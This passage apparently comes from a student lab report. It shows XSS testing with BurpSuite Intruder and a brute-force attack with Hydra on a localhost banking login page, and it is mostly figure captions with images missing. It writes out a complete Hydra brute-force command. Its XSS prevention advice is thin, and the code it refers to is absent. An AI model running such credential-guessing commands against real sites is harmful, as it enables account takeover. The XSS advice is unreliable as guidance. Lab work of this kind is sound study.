


Fig 11- Stealing username and password using BurpSuite



Detection and Prevention using BurpSuite




Fig 12- Checking XSS vulnerability on web page




Fig 13- Intercepting request on BurpSuite




Fig 14- Found XSS vulnerability




Fig 15- Sending request to intruder to check all possible XSS attacks




Fig 16- Entered some payloads or malicious scripts





Fig 17- Attack started and status 200 shows attack successful

So this is how we detect that which form entry is vulnerable, then to prevent it from future attacks, we will just have to remove that line of code from javascript which returns same output to web page as entered into the page.

We will remove following highligted code for prevention-



7.2. Brute Force Attack

- Starting the XAMPP server modules and connecting it to the website:




Fig: XAMPP control panel

- Login page of the organisation on which brute force attack will be performed:






Fig: Admin Login page of website

Attack on website login page using Hydra

- Initial database of registered users with valid credentials of username and passwords:



- Username and Password Lists used in the attack:



Command:

hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post "/bank/loginoriginal.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!"

- Attack is being executed on the server:




Fig: Brute force attack on website using hydra

- The attack has been successfully performed on the website, valid combination of credentials can be seen below:





